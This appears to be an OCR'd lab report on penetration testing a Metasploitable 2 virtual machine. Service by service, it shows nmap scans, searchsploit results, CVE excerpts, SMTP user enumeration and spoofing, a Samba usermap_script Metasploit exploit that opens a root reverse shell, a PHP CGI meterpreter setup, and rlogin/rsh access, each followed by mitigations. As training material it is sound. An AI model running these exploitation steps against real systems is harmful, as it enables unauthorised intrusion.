Last login: Thu Oct  9 07:01:45 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Impact :

• Unencrypted Communication

• Remote Unauthorized Access

• Network Pivoting

Mitigation:

• Disable this service immediately

• Replace with a secure protocol like SSH**.**

Smpt (port 25):

What is smtp (Simple Mail Transfer Protocol) ?

SMTP is the standard protocol for sending email between mail servers. It is a fundamental component of the email infrastructure, responsible for delivering messages from one server to another.

How it works:

● The sending mail server (client) connects to the receiving mail server (server) on port 25.

● The client sends a series of commands to the server, identifying itself and the sender and recipient's addresses.

● The client then transmits the email content.

Security note:

Scan : Misconfigured SMTP servers can act as "open relays," allowing spammers to send email through them, which can lead to the server being blacklisted.

Nmap Command :“nmap -p 25 -sV <target_ip>”

```
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2025-10-09T06:54:42+00:00; +4s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=X
X
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host:  metasploitable.localdomain

Host script results:
|_clock-skew: 3s
```

Searchsploit:

Nmap Command : “searchsploit smtp**”**

```
└─# searchsploit  smtp

 Exploit Title                                                                 |  Path

AA SMTP Server 1.1 - Crash (PoC)                                               | windows/dos/14990.txt
Alt-N MDaemon 6.5.1 - IMAP/SMTP Remote Buffer Overflow                         | windows/remote/473.c
Alt-N MDaemon 6.5.1 SMTP Server - Multiple Command Remote Overflows            | windows/remote/24624.c
Alt-N MDaemon Server 2.71 SP1 - SMTP HELO Argument Buffer Overflow             | windows/dos/23146.c
Apache James Server 2.2 - SMTP Denial of Service                               | multiple/dos/27915.pl
BaSoMail 1.24 - SMTP Server Command Buffer Overflow                            | windows/dos/22668.txt
BaSoMail Server 1.24 - POP3/SMTP Remote Denial of Service                      | windows/dos/594.pl
BL4 SMTP Server < 0.1.5 - Remote Buffer Overflow (PoC)                         | windows/dos/1721.pl
Blat 2.7.6 SMTP / NNTP Mailer - Local Buffer Overflow                          | windows/local/38472.py
```

Scripts:

Nmap Command : “ls -l /usr/share/nmap/scripts | grep smtp”

```
└─# ls -l /usr/share/nmap/scripts | grep smtp
-rw-r--r-- 1 root root  4309 May 15 21:07 smtp-brute.nse
-rw-r--r-- 1 root root  4957 May 15 21:07 smtp-commands.nse
-rw-r--r-- 1 root root 12006 May 15 21:07 smtp-enum-users.nse
-rw-r--r-- 1 root root  5873 May 15 21:07 smtp-ntlm-info.nse
-rw-r--r-- 1 root root 10148 May 15 21:07 smtp-open-relay.nse
-rw-r--r-- 1 root root   716 May 15 21:07 smtp-strangeport.nse
-rw-r--r-- 1 root root 14781 May 15 21:07 smtp-vuln-cve2010-4344.nse
-rw-r--r-- 1 root root  7719 May 15 21:07 smtp-vuln-cve2011-1720.nse
-rw-r--r-- 1 root root  7603 May 15 21:07 smtp-vuln-cve2011-1764.nse
```

Cve: https://www.cve.org/CVERecord?id=CVE-2004-0925

CVE-2004-0925 PUBLISHED

View JSON | User Guide

Collapse all

Required CVE Record Information

CNA: MITRE Corporation

Published: 2004-10-28 **Updated:** 2004-10-28

Description

Postfix on Mac OS X 10.3.x through 10.3.5, with SMTPD AUTH enabled, does not properly clear the username between authentication attempts, which allows users with the longest username to prevent other valid users from being able to authenticate.

Product Status

Learn more

Exploitation by using Msfconsole:

```
msf6 > search smtp_enum

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_enum    .                normal  No     SMTP User Enumeration Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_e
num

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                Required  Description
   ----       ---------------                --------  -----------
   RHOSTS                                    yes       The target host(s), see https://docs.metasploit.
                                                       com/docs/using-metasploit/basics/using-metasploi
                                                       t.html
   RPORT      25                             yes       The target port (TCP)
   THREADS    1                              yes       The number of concurrent threads (max one per ho
                                                       st)
   UNIXONLY   true                           yes       Skip Microsoft bannered servers when testing uni
                                                       x users
   USER_FILE  /usr/share/metasploit-frame    yes       The file that contains a list of probable users
              work/data/wordlists/unix_us              accounts.
              ers.txt


View the full module info with the info, or info -d command.
```

```
msf auxiliary(scanner/smtp/smtp_enum) > set rhost 172.23.60.228
rhost => 172.23.60.228
msf auxiliary(scanner/smtp/smtp_enum) > run
[*] 172.23.60.228:25      - 172.23.60.228:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 172.23.60.228:25      - 172.23.60.228:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql
, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 172.23.60.228:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

SMPT Exploitation by using telnet cmd:

```
└─# telnet 10.63.119.228 25
Trying 10.63.119.228 ...
Connected to 10.63.119.228.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
ehlo myhost.local
250-metasploitable.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
vrfy metasploit
252 2.0.0 metasploit
mail from:<@mydomain.com>
250 2.1.0 Ok
rcpt to: <@metasploitable.localdomain>
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
subject: test mail
hello,
this is test massage
tester

.
250 2.0.0 Ok: queued as 28D30CBB9
quit
221 2.0.0 Bye
Connection closed by foreign host.
```

SMPT Exploitation by using netcat cmd:

```
└─# nc 10.63.119.228 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
ehlo myhost.local
250-metasploitable.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
vrfy metasploit
252 2.0.0 metasploit
mail from: <@mydomain.com>
250 2.1.0 Ok
rcpt to: <@metasploitable.localdomain>
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
subject: test mail
hello
this is test msg
tester=aditya

.
250 2.0.0 Ok: queued as DAA44CBB9
quit
221 2.0.0 Bye
```

Impact :

- Email Spoofing & Phishing
- Brute-Force Attacks
- Denial of Service (DoS) Attacks

Mitigation:

- Configure the server to prevent open relaying.
- Implement sender authentication (SPF, DKIM).

HTTP (port 80):

What is http (Hypertext Transfer Protocol) ?

HTTP is the foundation of data communication for the World Wide Web**.** It is a stateless protocol, meaning each request is independent of previous ones, which makes it simple but requires other mechanisms (like cookies) for session management.

How it works:

- A client (web browser) initiates a TCP connection to a server on port 80.
- The client sends an HTTP request message to the server, which includes a method (e.g., GET, POST) and the path to the requested resource.
- The server processes the request and sends an HTTP response message back to the client, containing a status code and the requested data.
- The TCP connection is then typically closed.

Security note:

HTTP transfers data in cleartext. This means any sensitive information, such as login credentials, can be intercepted by an attacker on the same network.

Nmap Command : “nmap -p 80 -sV <target_ip>**”**

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Searchsploit:

Nmap Command : “searchsploit apache httpd**”**

```
└─# searchsploit  Apache httpd
```

Exploit Title	Path
Apache - Arbitrary Long HTTP Headers (Denial of Service)	multiple/dos/360.pl
Apache - Arbitrary Long HTTP Headers Denial of Service	linux/dos/371.c
Apache 0.8.x/1.0.x / NCSA HTTPd 1.x - 'test-cgi' Directory Listing	cgi/remote/20435.txt
Apache 1.1 / NCSA HTTPd 1.5.2 / Netscape Server 1.12/1.1/2.0 - a nph-test-cgi	multiple/dos/19536.txt
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure	linux/remote/132.c
Apache 2.0.44 (Linux) - Remote Denial of Service	linux/dos/11.c
Apache 2.0.45 - 'APR' Crash	linux/dos/38.pl
Apache 2.0.49 - Arbitrary Long HTTP Headers Denial of Service	multiple/dos/1056.pl
Apache 2.0.52 - GET Denial of Service	multiple/dos/855.pl
Apache 2.4.23 mod_http2 - Denial of Service	linux/dos/40909.py
Apache 2.x - Memory Leak	windows/dos/9.c
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)	multiple/webapps/50383.sh
Apache Httpd mod_proxy - Error Page Cross-Site Scripting	multiple/webapps/47688.md
Apache Httpd mod_rewrite - Open Redirects	multiple/webapps/47689.md
Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit)	windows/remote/16798.rb
NCSA 1.3/1.4.x/1.5 / Apache HTTPd 0.8.11/0.8.14 - ScriptAlias Source Retrieval	multiple/remote/20595.txt

Scripts:

Nmap Command : “ls -l /usr/share/nmap/scripts | grep http”

```
└─# ls -l /usr/share/nmap/scripts |grep http
-rw-r--r-- 1 root root  2153 May 15 21:07 http-adobe-coldfusion-apsa1301.nse
-rw-r--r-- 1 root root  5149 May 15 21:07 http-affiliate-id.nse
-rw-r--r-- 1 root root  1950 May 15 21:07 http-apache-negotiation.nse
-rw-r--r-- 1 root root  4499 May 15 21:07 http-apache-server-status.nse
-rw-r--r-- 1 root root  1805 May 15 21:07 http-aspnet-debug.nse
-rw-r--r-- 1 root root  3959 May 15 21:07 http-auth-finder.nse
-rw-r--r-- 1 root root  3187 May 15 21:07 http-auth.nse
-rw-r--r-- 1 root root  2865 May 15 21:07 http-avaya-ipoffice-users.nse
-rw-r--r-- 1 root root  4372 May 15 21:07 http-awstatstotals-exec.nse
-rw-r--r-- 1 root root  6872 May 15 21:07 http-axis2-dir-traversal.nse
-rw-r--r-- 1 root root  5484 May 15 21:07 http-backup-finder.nse
-rw-r--r-- 1 root root  6387 May 15 21:07 http-barracuda-dir-traversal.nse
-rw-r--r-- 1 root root  2038 May 15 21:07 http-bigip-cookie.nse
-rw-r--r-- 1 root root  4920 May 15 21:07 http-brute.nse
-rw-r--r-- 1 root root  4436 May 15 21:07 http-cakephp-version.nse
-rw-r--r-- 1 root root  4927 May 15 21:07 http-chrono.nse
-rw-r--r-- 1 root root  1695 May 15 21:07 http-cisco-anyconnect.nse
-rw-r--r-- 1 root root  5520 May 15 21:07 http-coldfusion-subzero.nse
-rw-r--r-- 1 root root  4150 May 15 21:07 http-comments-displayer.nse
-rw-r--r-- 1 root root  7251 May 15 21:07 http-config-backup.nse
-rw-r--r-- 1 root root  5139 May 15 21:07 http-cookie-flags.nse
-rw-r--r-- 1 root root  2577 May 15 21:07 http-cors.nse
-rw-r--r-- 1 root root 13803 May 15 21:07 http-cross-domain-policy.nse
-rw-r--r-- 1 root root  5418 May 15 21:07 http-csrf.nse
-rw-r--r-- 1 root root  1718 May 15 21:07 http-date.nse
-rw-r--r-- 1 root root 17388 May 15 21:07 http-default-accounts.nse
-rw-r--r-- 1 root root  4288 May 15 21:07 http-devframework.nse
-rw-r--r-- 1 root root  2529 May 15 21:07 http-dlink-backdoor.nse
-rw-r--r-- 1 root root  4452 May 15 21:07 http-dombased-xss.nse
-rw-r--r-- 1 root root 13893 May 15 21:07 http-domino-enum-passwords.nse
-rw-r--r-- 1 root root  6931 May 15 21:07 http-drupal-enum.nse
-rw-r--r-- 1 root root  2256 May 15 21:07 http-drupal-enum-users.nse
-rw-r--r-- 1 root root 20667 May 15 21:07 http-enum.nse
-rw-r--r-- 1 root root  3347 May 15 21:07 http-errors.nse
-rw-r--r-- 1 root root 20413 May 15 21:07 http-exif-spider.nse
-rw-r--r-- 1 root root  5199 May 15 21:07 http-favicon.nse
-rw-r--r-- 1 root root  4451 May 15 21:07 http-feed.nse
-rw-r--r-- 1 root root  9076 May 15 21:07 http-fetch.nse
```

Cve: https://www.cve.org/CVERecord?id=CVE-2025-54090

A bug in Apache HTTP Server 2.4.64 results in all "RewriteCond expr ..." tests evaluating as "true". Users are recommended to upgrade to version 2.4.65, which fixes the issue.

CWE 1 Total

Learn more

- CWE-253: CWE-253 Incorrect Check of Function Return Value

Product Status

Learn more

Vendor	Product
Apache Software Foundation	Apache HTTP Server

Versions 1 Total

Default Status: *unaffected*


Affected

- affected at 2.4.64

Msfconsole:

```
msf auxiliary(scanner/http/crawler) > info

       Name: Web Site Crawler
     Module: auxiliary/scanner/http/crawler
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  tasos

Check supported:
  No

Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  DOMAIN        WORKSTATION      yes       The domain to use for windows authentication
  HttpPassword                   no        The HTTP password to specify for authentication
  HttpUsername                   no        The HTTP username to specify for authentication
  MAX_MINUTES   5                yes       The maximum number of minutes to spend on each URL
  MAX_PAGES     500              yes       The maximum number of pages to crawl per URL
  MAX_THREADS   4                yes       The maximum number of concurrent requests
  Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5
                                           h, http, sapni, socks4
  RHOSTS        10.164.196.228   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasplo
                                           it.html
  RPORT         80               yes       The target port
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  URI           /                yes       The starting page to crawl
  VHOST                          no        HTTP server virtual host

Description:
  Crawl a web site and store information about what was found
```

```
msf6 > search cgi_arg_injection

Matching Modules
================

   #  Name                                                    Disclosure Date  Rank       Check  Description
   -  ----                                                    ---------------  ----       -----  -----------
   0  exploit/multi/http/php_cgi_arg_injection                2012-05-03       excellent  Yes    PHP CGI Argument Injection
   1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577  2024-06-06       excellent  Yes    PHP CGI Argument Injection Remote Cod
e Execution
   2    \_ target: Windows PHP                                .                .          .      .
   3    \_ target: Windows Command                            .                .          .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4,
                                            socks5, socks5h, http
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasplo
                                           it.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.252.120.36    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```



Impacts:

- Session Hijacking & Cookie Theft
- Content Tampering
- Man-in-the-Middle (MITM) Risks

Mitigation:

- Migrate all traffic to HTTPS (port 443) using SSL/TLS encryption.
- Implement HTTP Strict Transport Security (HSTS).

---

netbios-ssn (port 139):

scan: Netbios-ssn/Microsoft-ds(139//445/tcp) port:

What is netbios-ssn & microsoft-ds (SMB) ?

These ports are used for the Server Message Block (SMB) protocol, which is a protocol for file, printer, and other resource sharing primarily used in Windows networks. Port 139 is for SMB over NetBIOS, while 445 is for SMB over TCP.

How it works:

● An SMB client (e.g., a user's PC) establishes a connection to the SMB server on port 139 or 445.

● The client authenticates to the server.


● The client can then request access to shared folders, printers, or other resources.

● The SMB protocol handles all the communication for reading, writing, and modifying f iles on the remote server.

Security note:


The SMB protocol has a history of critical vulnerabilities (e.g., EternalBlue). Unpatched systems and weak passwords can lead to remote code execution and widespread network compromise**.**

Nmap Command : “nmap -p 139,445 -sV <target_ip>”



Searchsploit:

Nmap Command : “searchsploit samba 3.0.20”



Cve: https://www.cve.org/CVERecord?id=CVE-2007-4044

CVE-2007-4044 REJECTED

View JSON

Important CVE Record Format Information −

CVE Records on this CVE.ORG website are displayed in the official CVE Record Format. Downloads in this format are available on the Downloads page. Learn more about the CVE Record Format here.

Assigner: Mitre
Published: 2007-07-27 **Rejected:** 2007-08-22 **Updated:** 2007-08-22

Rejected Reason: The MS-RPC functionality in smbd in Samba 3 on SUSE Linux before 20070720 does not include "one character in the shell escape handling." NOTE: this issue was originally characterized as a shell metacharacter issue due to an incomplete fix for CVE-2007-2447, which was interpreted by CVE to be security relevant. However, SUSE and Red Hat have disputed the problem, stating that the only impact is that scripts will not be executed if they have a "c" in their name, but even this limitation might not exist. This does not have security implications, so should not be included in CVE

Msfconsole:


```
msf exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>

Module side effects:
 unknown-side-effects

Module stability:
 unknown-stability

Module reliability:
 unknown-reliability

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  10.164.196.228   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   139              yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a command execution vulnerability in Samba
  versions 3.0.20 through 3.0.25rc3 when using the non-default
  "username map script" configuration option. By specifying a username
  containing shell meta characters, attackers can execute arbitrary
  commands.

  No authentication is needed to exploit this vulnerability since
  this option is used to map usernames prior to authentication!
```

Exploitation by using msfconsole :

```
msf6 > search 3.0.20

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script                  2007-05-14       excellent  No     Samba "username map
   1  auxiliary/admin/http/wp_easycart_privilege_escalation  2015-02-25       normal     Yes    WordPress WP EasyCa

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/admin/http/wp_easycart_privileg
```

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.164.196.135:4444
[*] Command shell session 1 opened (10.164.196.135:4444 → 10.164.196.228:51557) at 2025-10-27 19:33:34 +0530

root
/bin/sh: line 3: root: command not found
whoami
root
id
uid=0(root) gid=0(root)
uname
Linux
whoami
root
```

netbios-ssn & microsoft-ds Exploitation by using smbclient -L cmd:



Impact :

- Unauthorized Access to Files & Shares
- Enumeration & Reconnaissance
- Brute Force & Credential Theft

Mitigation:

- Disable SMBv1, which is known to be insecure.
- Keep the operating system and SMB components fully patched.
- Use strong, unique passwords.
- Restrict SMB traffic to a local network.

Exec & login & shell : (512,513,514):

• These services allow remote command execution and login to UNIX systems.

• They predate SSH and rely on trust relationships (.rhosts, /etc/hosts.equiv). • Authentication is often weak or absent (IP-based trust).

• Communication is done in plain text.

How It Works:

• exec (512): Executes a single command remotely.

• login (513): Provides a remote login session (like rlogin).

• shell (514): Creates a remote shell session.

• Authentication is usually based on:

- o Source IP and hostname.
- o Matching usernames on client and server.
- o Sometimes passwordless trust (if configured).

Security note:

1. Plaintext Transmission
   - o Usernames, passwords, and commands are transmitted unencrypted.
   - o Attackers can sniff the traffic.
2. Weak Authentication
   - o Relies on host-based trust (.rhosts).
   - o Attackers can spoof IP/hostname to gain access.
3. Unauthorized Remote Access
   - o Misconfigured services may allow attackers to log in without credentials.

Nmap Command : “nmap -p 512,513,514 -sV <target_ip>”

```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV -p 512,513,514 10.213.237.228
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 11:49 IST
Nmap scan report for 10.213.237.228
Host is up (0.0026s latency).

PORT    STATE SERVICE    VERSION
512/tcp open  exec       netkit-rsh rexecd
513/tcp open  login      OpenBSD or Solaris rlogind
514/tcp open  tcpwrapped
MAC Address: 00:0C:29:68:40:07 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.11 seconds
```

Scripts:

Nmap Command : “ls -l /usr/share/nmap/scripts | grep rlogin”

```
┌──(root㉿kali)-[~]
└─# ls -l /usr/share/nmap/scripts | grep rlogin
-rw-r--r-- 1 root root  4865 May 15 21:07 rlogin-brute.nse
```

Exploitation by using rlogin cmd:

```
└─# rlogin 172.23.60.228
Last login: Thu Oct  9 06:56:47 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

Exploitation by using rsh cmd:

```
┌──(root㉿kali)-[~]
└─# rsh 10.213.237.228 -l msfadmin
Last login: Thu Oct 30 06:53:17 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Impact :

- Plaintext Authentication & Communication
- Unauthorized Remote Access
- Privilege Escalation
- Obsolete / Deprecated Protocols

Mitigation :

- Disable this service immediately.
- Use SSH for remote command execution.
- Use SSH for remote logins.

Rmiregistry(port 1099):

What It Is?

rmiregistry is a Java RMI (Remote Method Invocation) service that lets clients locate and connect to remote Java objects by name.
It usually listens on TCP port 1099.


How It Works

1. The server registers remote objects with the registry (on port 1099).
2. The client connects to the registry to look up those objects.
3. The client and server then communicate directly over another TCP port to invoke methods remotely.

Security Notes:

- By default, no authentication or encryption.
- Accepts serialized Java objects, which can lead to remote code execution (RCE) if exploited.
- Should never be exposed to the public internet.
- **Disable dynamic class loading (-Djava.rmi.server.useCodebaseOnly=true).**
- **Keep Java updated to patch known RMI vulnerabilities.**

Nmap Command : “nmap -p 1099 -sV <target_ip>”



Cve: https://www.cve.org/CVERecord?id=CVE-2010-0094

CVE-2010-0094 PUBLISHED

View JSON | User Guide

Collapse all

Required CVE Record Information

CNA: Oracle

Published: 2010-04-01 **Updated:** 2018-10-10

Description

